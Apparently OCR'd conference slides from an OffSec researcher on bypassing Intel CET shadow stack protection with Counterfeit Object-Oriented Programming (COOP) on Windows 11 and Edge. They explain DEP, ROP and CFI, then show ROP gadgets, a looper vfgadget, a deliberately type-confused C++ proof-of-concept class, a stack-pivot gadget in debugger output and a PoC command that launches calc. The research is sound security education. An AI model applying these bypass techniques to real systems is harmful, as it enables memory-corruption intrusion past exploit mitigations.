Bypassing Intel CET with Counterfeit Objects (COOP)

Matteo Malvica

OffSec™

Matteo Malvica

SR. CONTENT DEV & RESEARCHER
@ OffSec

- 🇮🇹 🇳🇴
- All things Vulns/Exploits
- Former net eng/pentester
- 🥁
- @matteomalvica

AGENDA

- **CONCEPTS:**
  - Current status of ROP-based attacks
  - Control Flow Integrity (CFI) Mechanisms
  - Intel CET and Shadow Stack
  - Counterfeit Object-Oriented Programming (COOP) Theory
  - Building an Attack Plan
- **DEMOS:**
  - Bypassing Intel CET on latest Win 11
  - Bypassing Intel CET on MS Edge
- **Q&A**

OffSec™

The Big Picture

Memory-safe languages +

SDL +

Compiler mitigations +

Runtime mitigations (WDEG) +

=


Raising exploitation $$$

Data Execution Prevention (DEP)

- Rolled out in 2003
- Enables the W^X Paradigm by implementing the NX bit on Memory Pages
- Blocks vanilla shellcode from running

Return Oriented Programming (ROP)

- Code reuse attack that bypasses DEP
- Ret2lib evolution
- ROP GADGET = Instructions ending with a RET
- Gadgets++ = high-level API execution



Buffer overflow

Return Addr 1

Params

...

Return Addr 2

...

Return Addr 3

Call Stack

Gadget 1


Return

Gadget 2

Return

Gadget 3

Return



```
POP RAX
RETN
```

```
POP RCX
RETN
```

```
MOV QWORD PTR DS:[RCX],RAX
POP RBP
RETN
```

Control Flow Integrity

- Protects against manipulation of the program’s original control flow
- Mitigations exist under this umbrella term
- It comprises two sub-groups:
    - Backward-Edge
    - Forward-Edge

Forward-Edge CFI

- Protects indirect function calls through the use of verified function addresses. **Control Flow Guard** is an example
- CFG will block any `CALL [RAX]` instruction pointing to a ROP gadget address

Backward-Edge CFI

- Defends against control-flow hijacking attacks that exploit vulnerabilities related to function returns

- Intel Control-flow Enforcement Technology (CET) is a form of BE-CFI that protects against ROP attacks


Intel CET

- The original Intel specs included two HW-based mitigations:
  - Shadow Stack
  - Indirect Branch Tracking (IBT) - *not yet implemented*

- Our focus for today will be **Shadow Stack**
- **Since 11th Generation Core 'Tiger Lake' Intel CPU**
- **2020 on Windows**
- Compiler based mitigation enabled via the **/CETCOMPAT** flag


Shadow Stack (1)

- On every CALL instruction, return addresses are stored on call stack and shadow stack.
- On RET instructions, a comparison is made to ensure integrity is not compromised.
- Upon addresses mismatch control protection (#CP) exception is triggered and process terminated



Shadow Stack (2)

- **SSP** is used to keep track of the stack
- HW will protect SSP memory pages from attackers.
- New reserved instructions:
  - INCSSP
  - RDSSP
  - SAVEPREVSSP/RSTORESSP




"ROP NO MORE?"

ARE ROP-BASED ATTACK DEAD?

- **TLDR:** Most likely.
- **Full disclosure**: JOP/COP based attacks are not stopped (yet) by Intel CET.
- How widespread is Intel CET today?

How widespread is CET adoption today?

- Browser’s **renderer** process is primary attack surface and target.
- Where **JIT compiled** code lives -> Type Confusion bugs
- It’s hard to make JIT’ed code and CET to coexist.
- **Result**: None of modern browsers implement CET in their renderer process



```
C:\Users\uf0\OneDrive\Desktop\CET\scripts and notes>powershell -ep bypass ./check_cet.ps1
Process name is: chrome
ShadowStack is: ON
App type is: utility

Process name is: chrome
ShadowStack is: OFF
App type is: renderer

Process name is: chrome
ShadowStack is: ON
App type is: gpu-process

Process name is: chrome
ShadowStack is: ON
App type is: crashpad-handler

Process name is: chrome
ShadowStack is: ON

Process name is: chrome
ShadowStack is: ON
App type is: utility

Process name is: firefox
ShadowStack is: ON

Process name is: firefox
ShadowStack is: ON

Process name is: firefox
ShadowStack is: ON
```

Counterfeit Object-Oriented Programming (COOP)


- Theorized in 2015 by F.Schuster
- **Counterfeit** memory objects from **attacker-controlled** payloads
- Chain these objects together through virtual functions already present in target application or runtime loaded libraries.
- These functions are valid and won’t break any CFI logic (including CET)

COOP vfgadgets

- COOP gadgets are called Virtual Function gadgets, or **vfgadgets**
- They can be found with **IDAPython** scripts
- Picked from a pool of CFG-valid functions
- Different types of vfgadgets


Looper (1)

- The **Looper** is the main vfgadget responsible for invoking other vfgadgets




Looper (2)

- Counterfeit Obj is at RCX+0x40
- Dereference 1st vfgadgets in RAX
- Call it (via CFG)
- Load next gadget from offset 0x20
- Rinse and repeat




```
    mov     rbx, [rcx+0x40]
loop_start:
    mov     rax, [rbx]
    call    cs:__guard_dispatch_icall_fptr
    mov     rbx, [rbx+20h]
    test    rbx, rbx
    jnz     short loop_start
    ...
loop_exit:
    ret
```




```
[this_ptr+0x40]
       |
       v
00000227`26cd8900   00000227`26cd8908   1st vfgadget
00000227`26cd8910   00000000`00000000   00000000`00000000
00000227`26cd8920   00000227`26cd8928   2nd vfgadget
```

COOP Proof of Concept App

- Vulnerable App to a **Type Confusion** Bug
- Shipped with an **Invoker** vfgadget
- Previously leak stack pointer to obtain *this* pointer
- We can reference the COOP payload from it
- Call the function pointer via indirect call



```cpp
class OffSec {
public:
        char* a = 0;
        int (*callback)(char* a) = 0;

public:
        virtual void trigger(char* a1) {
            callback(a);

        }
};
```




```
; void __fastcall OffSec::trigger(OffSec *this, char *a1)
?trigger@OffSec@@UEAAXPEAD@Z proc near

var_18= qword ptr -18h
arg_0= qword ptr  8
arg_8= qword ptr  10h

mov     [rsp+arg_8], rdx
mov     [rsp+arg_0], rcx
sub     rsp, 38h
mov     rax, [rsp+38h+arg_0]
mov     rax, [rax+10h]
mov     [rsp+38h+var_18], rax
mov     rax, [rsp+38h+arg_0]
mov     rcx, [rax+8]
mov     rax, [rsp+38h+var_18]
call    cs:__guard_dispatch_icall_fptr
add     rsp, 38h
retn
?trigger@OffSec@@UEAAXPEAD@Z endp
```

DEMO


TIME

Triggering CET



```
0:000> bl
     0 e Disable Clear  00000001`400017d0     0001 (0001)  0:**** coop!Gadgets
0:000> u 00000001`400017d0
coop!Gadgets [C:\Users\uf0\OneDrive\Desktop\CET\COOP-main\COOP\gadgets.asm @ 4]:
00000001`400017d0 4894            xchg    rax,rsp
00000001`400017d2 c3              ret
00000001`400017d3 cc              int     3
00000001`400017d4 cc              int     3
00000001`400017d5 cc              int     3
00000001`400017d6 cc              int     3
00000001`400017d7 cc              int     3
00000001`400017d8 cc              int     3
0:000> g
ModLoad: 00007ffe`164a0000 00007ffe`16546000   C:\WINDOWS\System32\sechost.dll
```

Bypassing CET PoC



```
C:\Users\uf0\OneDrive\Desktop\CET\COOP-main\x64\Release>coop.exe 00001e0000 b011004001000000 70885b16fe7f0000 "cmd.exe /C calc"
```

